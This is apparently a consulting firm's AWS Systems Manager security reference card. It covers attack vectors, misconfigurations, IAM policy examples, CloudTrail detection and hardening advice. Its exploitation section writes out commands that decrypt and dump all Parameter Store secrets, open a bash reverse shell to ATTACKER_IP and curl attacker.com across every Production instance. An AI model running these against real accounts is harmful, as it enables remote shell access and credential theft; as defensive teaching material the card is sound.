


AWS Systems Manager Security
MANAGEMENTSystems Manager (SSM) provides operational management for EC2 and on-premises servers. Parameter Store holds secrets, Run Command enables remote execution, Session Manager provides shell access.
📋Service Overview
Parameter Store
Hierarchical storage for configuration and secrets. Supports SecureString (KMS encrypted), String, and StringList types. Often contains database passwords, API keys, certificates.
Run Command
Execute commands on managed instances without SSH. Uses SSM Agent. Can run shell scripts, PowerShell, Python. Perfect for lateral movement and remote code execution.
Session Manager
Interactive shell access to instances without SSH keys or bastion hosts. Sessions logged to S3/CloudWatch. No inbound ports required - uses HTTPS.
Security Risk Assessment
SSM provides remote code execution, secret storage, and shell access. Compromising SSM permissions often leads to full instance compromise and lateral movement across the fleet.
⚔️Attack Vectors
Parameter Store
- •Enumerate all parameters for secrets
- •Decrypt SecureString parameters
- •Modify parameters to inject backdoors
- •Access parameters via EC2 instance role
- •History reveals old secret values
Run Command & Session Manager
- •Execute arbitrary commands on instances
- •Reverse shell via Run Command
- •Session Manager for interactive access
- •Pivot through managed instances
- •Execute across all tagged instances
⚠️Misconfigurations
Parameter Store Issues
- •Secrets stored as String (not SecureString)
- •Overly permissive parameter policies
- •Missing KMS encryption
- •Wildcard parameter paths in IAM
- •No parameter versioning/history cleanup
Run Command Issues
- •ssm:SendCommand with Resource: *
- •No instance tag restrictions
- •Session Manager without logging
- •Missing session encryption
- •No approval workflow for commands
🔍Enumeration
aws ssm describe-parametersaws ssm get-parameter --name /app/db/password --with-decryptionaws ssm get-parameters-by-path --path /app/ --recursive --with-decryptionaws ssm describe-instance-informationaws ssm list-documents --document-filter-list key=Owner,value=Self💻Remote Code Execution
Run Command
- •AWS-RunShellScript for Linux
- •AWS-RunPowerShellScript for Windows
- •Target by instance ID, tag, or resource group
- •Output stored in S3 or CloudWatch
- •Async execution with status tracking
Session Manager
- •Interactive shell without SSH
- •Port forwarding through SSM
- •Start session from console or CLI
- •Session recorded to S3/CloudWatch
- •Works through NAT, no inbound rules
Red Team: Run Command is often the fastest path to RCE once you have ssm:SendCommand permission.
🔄Lateral Movement
Via SSM
- •Execute on all instances with matching tags
- •Steal credentials from instance metadata
- •Read application configs with secrets
- •Pivot to on-premises hybrid instances
- •Access instances in private subnets
Credential Harvesting
- •Dump Parameter Store secrets
- •Extract .env files from instances
- •Read AWS credentials from disk
- •Access application database configs
- •Steal SSH keys from instances
🛡️Detection
CloudTrail Events
- •GetParameter/GetParameters - secret access
- •SendCommand - remote execution
- •StartSession - interactive session
- •PutParameter - parameter modification
- •CreateDocument - custom document
Indicators of Compromise
- •Bulk parameter enumeration
- •Commands to multiple instances
- •Unusual Session Manager usage
- •Parameter access from new principals
- •Reverse shell patterns in commands
💻Exploitation Commands
aws ssm get-parameters-by-path \
  --path "/" \
  --recursive \
  --with-decryption \
  --query 'Parameters[*].[Name,Value]' \
--output tableaws ssm send-command \
--instance-ids i-1234567890abcdef0 \
--document-name "AWS-RunShellScript" \
--parameters 'commands=["whoami","id","cat /etc/passwd"]'aws ssm send-command \
--instance-ids i-1234567890abcdef0 \
--document-name "AWS-RunShellScript" \
--parameters 'commands=["bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1"]'aws ssm start-session --target i-1234567890abcdef0aws ssm send-command \
--targets "Key=tag:Environment,Values=Production" \
--document-name "AWS-RunShellScript" \
--parameters 'commands=["curl http://attacker.com/beacon"]'aws ssm start-session \
--target i-1234567890abcdef0 \
--document-name AWS-StartPortForwardingSession \
--parameters '{"portNumber":["3389"],"localPortNumber":["13389"]}'📜SSM Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "ssm:*",
    "Resource": "*"
  }]
}
Allows reading all secrets, executing commands on any instance, and full management
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["ssm:GetParameter", "ssm:GetParameters"],
    "Resource": "arn:aws:ssm:*:*:parameter/app/myapp/*",
    "Condition": {
      "StringEquals": {
        "aws:ResourceTag/team": "myteam"
      }
    }
  }]
}
Only allows access to parameters under specific path with tag restriction
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "ssm:SendCommand",
    "Resource": "*"
  }]
}
Can execute commands on ANY managed instance - critical RCE risk
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "ssm:SendCommand",
    "Resource": [
      "arn:aws:ec2:*:*:instance/*",
      "arn:aws:ssm:*::document/AWS-RunShellScript"
    ],
    "Condition": {
      "StringEquals": {
        "ssm:resourceTag/Environment": "Development"
      }
    }
  }]
}
Restricts command execution to Dev instances only
🛡️Defense Recommendations
Use SecureString for Secrets
Always encrypt sensitive parameters with KMS SecureString type.
aws ssm put-parameter \
  --name "/app/db/password" \
  --value "secret123" \
  --type SecureString \
--key-id alias/my-keyEnable Session Manager Logging
Log all sessions to S3 and CloudWatch for audit trail.
# In Session Manager preferences
{
  "s3BucketName": "session-logs",
  "cloudWatchLogGroupName": "/aws/ssm/sessions"
}Use Tag-Based Access Control
Restrict SendCommand and StartSession to specific instance tags.
Restrict Parameter Paths
Use hierarchical parameter paths and grant access to specific paths only.
Limit Document Usage
Restrict which SSM documents can be used for commands.
"Condition": {
  "StringEquals": {
    "ssm:DocumentName": [
      "AWS-RunPatchBaseline",
      "Custom-ApprovedScript"
    ]
  }
}Use Run Command Approvals
Require manual approval for sensitive command execution via Automation.
AWS Systems Manager Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS SSM security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.